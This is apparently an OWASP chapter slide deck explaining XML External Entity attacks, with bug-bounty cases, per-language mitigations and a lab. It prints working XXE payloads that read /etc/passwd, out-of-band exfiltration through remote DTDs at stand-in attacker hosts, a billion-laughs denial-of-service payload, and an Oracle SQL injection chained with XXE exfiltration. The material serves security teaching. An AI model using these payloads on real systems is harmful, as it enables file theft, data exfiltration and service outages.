

OWASP ORLANDO

XXE: The Anatomy of an XML Attack

About Myself

Just a Little Background



Sr. Penetration Tester

Programming since 1998

Son of a firmware engineer

RE / VR / ED Hobbyist

Fascination with how things work

Table of Contents

Overview of the Presentation

```
<?xml version="1.0"?>
<quiz>
  <qanda seq="1">
    <question>
      Who was the forty-second
      president of the U.S.A.?
    </question>
    <answer>
      William Jefferson Clinton
    </answer>
  </qanda>
  <!-- Note: We need to add
  more questions later.-->
</quiz>
```

XML

- What is XML?
- Threat Surface
- Attack Mechanism
- Preventive Measures
- Real-World Example
- Resources / Questions

What is XML



What is XML

The Extensible Markup Language



Configurations



Documents



Transactions




Communications

One file format to rule them all!

What is XML

A Look at the Technologies



Widely Adopted

What is XML

Structure of XML

Syntax Requirements

- Encoded Unicode characters
- Avoids symbols like `&` and `<`
- Start and end element tags
- Tags match case-sensitivity
- Contains one `<root>` element



Document Type Definition

Defines the rules an XML follows

HTML vs. XML


Similar look and feel as HTML

What is the threat



Threat Surface


XXE Attacks are Complex



...drink all the booze ...hack all teh parsers

Threat Surface

How Does it Work



Threat Surface

Types of Attacks



Remote Command Execution



Exfiltrate Local Files




Internal Network Traversal / SSRF



Denial of Service

Threat Surface

Reported XXE Vulnerabilities in Public Software



Facebook

In January 2014, Facebook paid security researchers \$33,500 for an XXE that was found in their OpenID implementation. While this was discovered in Facebook, it actually affected OpenID which is used by a major portion of the internet.

Google


In April 2014, Google paid security researchers \$10,000 for disclosing an XXE vulnerability privately that gave them the password file for the internal server.

How does it work




Attack Mechanism

Example of Web Service XML Parsing




Attack Mechanism

Sample XML Overview



Attack Mechanism

Sample XML Overview




Attack Mechanism

Exfiltrating Data Using Application Feedback

XML DOCUMENT

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % hax SYSTEM "file:///etc/passwd">
]>
<login>
  <username>&hax;</username>
  <secret>hunter2</secret>
</login>
```



Web Page Title

http://domain.com

```
Password incorrect for username: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Attack Mechanism

Exfiltrating Data Using Direct Feedback Channels

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % hax SYSTEM "file:///etc/passwd">
  <!ENTITY % ext SYSTEM "http://hax.com/xxe.dtd">
%ext;]>
<login>
  <username>&send;</username>
  <secret>hunter2</secret>
</login>
```

XML Payload

```
<?xml version="1.0" encoding="utf-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'http://hax.com/get.php?file=%hax;'
">
%all;
```

<http://hax.com/xxe.dtd>

Loading a remote DTD w/ external entity

Attack Mechanism

Exfiltrating Data Bypassing Syntax Requirements Using CDATA

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY % start "<![CDATA[">
<!ENTITY % hax SYSTEM "file:///etc/passwd">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://hax.com/xxe.dtd">
% dtd;
]>
<data>&all;</data>
```

```
<!ENTITY all '%start;%hax;%end;';>
```

<http://hax.com/xxe.dtd>

Content will be returned to the application as data and will not be interpreted as XML

XML Payload

Attack Mechanism

XXE Against JSON Web Services

JSON REQUEST

```
POST /search HTTP/1.1
Host: hax.com
Accept: application/json
Content-Type: application/json
Content-Length: 17

{"search": "news"}
```

XML REQUEST

```
POST /search HTTP/1.1
Host: hax.com
Accept: application/json
Content-Type: application/xml
Content-Length: 155

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE search [<ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<search>news</search>
<value>&xxe;</value>
</root>
```

Sometimes API frameworks support both JSON and XML by default.

Attack Mechanism

Memory Exhaustion Denial of Service Attack

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ENTITY a0 "hax" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

XML Payload

The parser continually expands each entity within itself, overloading the server.

Attack Mechanism

Oracle SQL Injection w/ Oracle XXE Exfiltration

```
<?xml version="1.0" ?>
<Transaction>
<TransId>0000-0000-000-000</TransId><MemberId>asdf||
(select extractvalue(xmltype(
'&lt;?xml version="1.0" encoding="UTF-8"?>
&lt;!DOCTYPE roottag [
&lt;!ENTITY % dtd SYSTEM "http://attacker.com/exfil/||
(
select hax from (select hax, rownum as rn from (
select owner||':'||table_name||','||column_name as hax
from dba_tab_columns
order by owner||':'||table_name||','||column_name desc
)) where rn=4
)
)')
% dtd;
] >
);/(') from dual)
||'</MemberId></Transaction>
```

- 1) SQL Injection in MemberId
- 2) Leveraging Oracle XXE
- 3) Exfiltrating Using Direct Channel
- 4) Traversing DBA views
- 5) Grabbing DB/Table/Columns
- 6) Can leverage Oracle encodings

Attack Mechanism

Default URI Schemes by Language

C/C++	JAVA	PHP	.NET	Other(s)
<i>file://</i>	<i>file://</i>	<i>file://</i>	<i>file://</i>	<i>ldap://</i>
<i>http://</i>	<i>http://</i>	<i>http://</i>	<i>http://</i>	<i>ssh://</i>
<i>ftp://</i>	<i>https://</i>	<i>ftp://</i>	<i>https://</i>	<i>ssh2://</i>
---	<i>ftp://</i>	<i>php://</i>	<i>ftp://</i>	<i>expect://</i>
---	<i>jar://</i>	<i>data://</i>	---	<i>zlib://</i>
---	<i>netdoc://</i>	<i>glob://</i>	---	---
---	<i>mailto://</i>	<i>compress.zlib</i>	---	---
---	<i>gopher://</i>	<i>compress.bzip2</i>	---	---

How can I prevent it



Preventive Measures

Just a few points to consider

- Most development environments do not facilitate opportunity for developers to implement security.
- The default settings in most XML libraries create unsafe conditions for parsing XML.
- XML parsers in JSP and PHP provide the biggest threats due to the flexible nature of how they use URI schemes.
- Bypasses exist that allow attackers to trick servers to send data remotely.

Preventive Measures

Example Mitigations by Language

.NET

- 3.5 - Set ProhibitDtd in XmlTextReader or XmlReaderSettings to true
- 4.0 - Set DtdProcessing in XmlReaderSettings to DtdProcessing.Prohibit

PHP

- XMLReader: Set the LIBXML_NONET option
- Set libxml_disable_entity_loader(true);

JAVA

Set the external entities and DTD support options in XMLInputFactory to false:
IS_SUPPORTING_EXTERNAL_ENTITIES and SUPPORT_DTD

C/C++

xmlParserOption should NOT implement the options:
XML_PARSE_DTDLOAD or XML_PARSE_NOENT

Preventive Measures

Alternative Mitigations

- 💡 Understand Your XML Libraries
- ✓ Validate Input Before Sending to Parser
- 🔗 Don't Render User-supplied Data in HTML
- 🏠 Bake Security into the Development Roadmap
- ✗ Block Network Egress

What does it look like



0110101 NAME ADDRESS
011010010100101011010010
OLIN 101 LOGIN PASSWORD
011010010100101011010010
01101010 NAME ADDRESS
011010010100101011010010
011010101011010101101011
011010010100101011010010



LIVE LAB

Bonus Material

Live Lab

Connection Details



 <http://goo.gl/6yeo3j>

 Don't use the Denial of Service Payload

 Don't abuse the server

Bonus Material

Burp Plugin: Wsdler



Research:

Christopher Späth, Christian Mainka, and Vladislav Mladenov

<http://web-in-security.blogspot.in/2016/03/xxe-cheat-sheet.html>

Nicolas Grégoire

<http://www.agarri.fr/blog/>

Resources:

Prevention

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

Exploitation

<http://www.silentrobots.com/blog/2015/12/14/xe-cheatsheet-update/>

<http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html>

<https://blog.bugcrowd.com/advice-from-a-researcher-xxe/>

Questions

